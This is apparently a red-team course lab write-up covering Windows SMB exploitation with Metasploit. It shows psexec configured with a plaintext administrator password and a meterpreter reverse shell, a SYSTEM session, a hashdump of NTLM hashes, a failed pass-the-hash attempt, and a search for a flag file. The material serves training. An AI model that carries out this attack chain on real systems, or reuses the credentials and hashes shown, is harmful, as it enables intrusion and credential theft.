   0   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Rem
ote Code Execution
   1   exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Co
de Execution
   2   exploit/windows/smb/generic_smb_dll_injection         2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   3   exploit/windows/http/generic_http_dll_injection       2015-03-04       manual     No     Generic Web Application DLL Injection
   4   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared
Resource
   5   exploit/windows/misc/hp_dataprotector_install_service 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install S
ervice
   6   exploit/windows/misc/hp_dataprotector_cmd_exec        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Exec
ution
   7   exploit/windows/smb/ipass_pipe_exec                   2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Executio
n
   8   exploit/windows/smb/ms03_049_netapi                   2003-11-11       good       No     MS03-049 Microsoft Workstation Service Net
AddAlternateComputerName Overflow
   9   exploit/windows/smb/ms04_007_killbill                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring
 Heap Overflow
   10  exploit/windows/smb/ms04_011_lsass                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUp
gradeDownlevelServer Overflow
   11  exploit/windows/smb/ms04_031_netdde                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   12  exploit/windows/smb/ms05_039_pnp                      2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service O
verflow
   13  exploit/windows/smb/ms06_025_rras                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   14  exploit/windows/smb/ms06_025_rasmans_reg              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Reg
istry Overflow
   15  exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPat
hCanonicalize Overflow
   16  exploit/windows/smb/ms06_066_nwapi                    2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Mo
dule Exploit
   17  exploit/windows/smb/ms06_066_nwwks                    2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Modu
le Exploit
   18  exploit/windows/smb/ms06_070_wkssvc                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service Net
pManageIPCConnect Overflow
   19  exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extract
QuotedChar() Overflow (SMB)
   20  exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative
 Path Stack Corruption
```

Specifically searching for `search exploit windows smb psexeci`

```
msf6 > search exploit windows smb psexec

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec     2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
   1  auxiliary/admin/smb/ms17_010_command    2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
   2  exploit/windows/smb/psexec              1999-01-01       manual  No     Microsoft Windows Authenticated User Code Execution
   3  exploit/windows/smb/webexec             2018-10-24       manual  No     WebExec Authenticated User Code Execution


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/webexec
```

Trying different exploits with both IP's to see which one worked, each time setting the:

- RHOSTS: to the windows IP
- SMBUser: Administrator
- SMBPass: pokemon
- PAYLOAD: windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.58.238    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                    asploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write fold
                                                    er share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.48.57     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Session is created

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.48.57:4444
[*] 172.31.58.238:445 - Connecting to the server ...
[*] 172.31.58.238:445 - Authenticating to 172.31.58.238:445 as user 'Administrator' ...
[*] 172.31.58.238:445 - Selecting PowerShell target
[*] 172.31.58.238:445 - Executing the payload ...
[+] 172.31.58.238:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.58.238
[*] Meterpreter session 1 opened (172.31.48.57:4444 → 172.31.58.238:49860) at 2023-08-15 22:21:19 +0000

meterpreter > sysinfo
Computer        : EC2AMAZ-L3OOUG8
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

7.Passing the Hash

Looked for Users on the system

```
meterpreter > sysinfo
Computer        : EC2AMAZ-L3OOUG8
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > shell
Process 2320 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\Users
cd C:\Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 946B-0B12

 Directory of C:\Users

05/18/2023  11:55 PM    <DIR>          .
05/18/2023  11:55 PM    <DIR>          ..
08/19/2022  06:30 PM    <DIR>          Administrator
05/18/2023  11:55 PM    <DIR>          Administrator2
01/26/2023  05:49 PM    <DIR>          fstack
09/12/2016  11:35 AM    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   9,621,045,248 bytes free
```

Didn’t find anything, so I went back to the meterpreter session and did a hashdump. To find the hashes for users passwords

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Used John the Ripper and saw that we were unable to get the password for `Administrator2`

Went back to the exploit and changed the options

- SMBUser: Administrator2
- SMBPass: the hash
- RHOSTS: the other Windows IP
- PAYLOAD: windows/x64/meterpreter/reverse_tcp

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting            Required  Description
   ----                  ---------------            --------  -----------
   RHOSTS                172.31.52.74               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                        yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                              no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                             no        The service display name
   SERVICE_NAME                                     no        The service name
   SMBDomain             .                          no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b  no        The password for the specified username
                         51404ee:e1342bfae5fb061c1
                         2a02caf21d3b5ab
   SMBSHARE                                         no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator2             no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.48.57     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
   RHOSTS                  172.31.52.74                yes       The target host(s), see https://docs.metasploi
                                                                 t.com/docs/using-metasploit/basics/using-metas
                                                                 ploit.html
   RPORT                   445                         yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                 no        Service description to to be used on target fo
                                                                 r pretty listing
   SERVICE_DISPLAY_NAME                                no        The service display name
   SERVICE_NAME                                        no        The service name
   SMBDomain               .                           no        The Windows domain to use for authentication
   SMBPass                 aad36435651404eeaad36435651 no        The password for the specified username
                           404ee:e1342bfae5fb061c12a02
                           caf21d3b5ab
   SMBSHARE                                            no        The share to connect to, can be an admin share
                                                                  (ADMIN$,C$, ... ) or a normal read/write folder
                                                                  share
   SMBUser                 Administrator2              no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.48.57     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.48.57:4444
[*] 172.31.52.74:445 - Connecting to the server ...
[-] 172.31.52.74:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (172.31.52.74:44
5) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

From this point down, I will be utilizing screenshots from your walk through video.

8: Finding Sensitive Files

Looking for the `secrets.txt` file on the system. Started by changing into the `C:\` directory, and search from any files containing the word secret. A match came up and I changed into the `\Windows\debug` directory.

```
C:\Windows\system32>cd C:\
cd C:\

C:\>dir "secrets*" /s
dir "secrets*" /s
 Volume in drive C has no label.
 Volume Serial Number is 946B-0B12

 Directory of C:\Windows\debug

11/05/2022  10:01 PM                55 secrets.txt
               1 File(s)             55 bytes
```

```
C:\Windows\debug>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 946B-0B12

 Directory of C:\Windows\debug

11/05/2022  09:59 PM    <DIR>          .
11/05/2022  09:59 PM    <DIR>          ..
08/10/2022  05:12 AM            63,532 mrt.log
08/10/2023  01:25 PM                 0 PASSWD.LOG
08/19/2022  06:29 PM            10,913 sammui.log
11/05/2022  10:01 PM                55 secrets.txt
               4 File(s)         74,500 bytes
               2 Dir(s)   9,826,541,568 bytes free
```

Viewed the contents of the `secrets.txt` file

```
C:\Windows\debug>more secrets.txt
more secrets.txt
Congratulations! You have finished the red team course!
```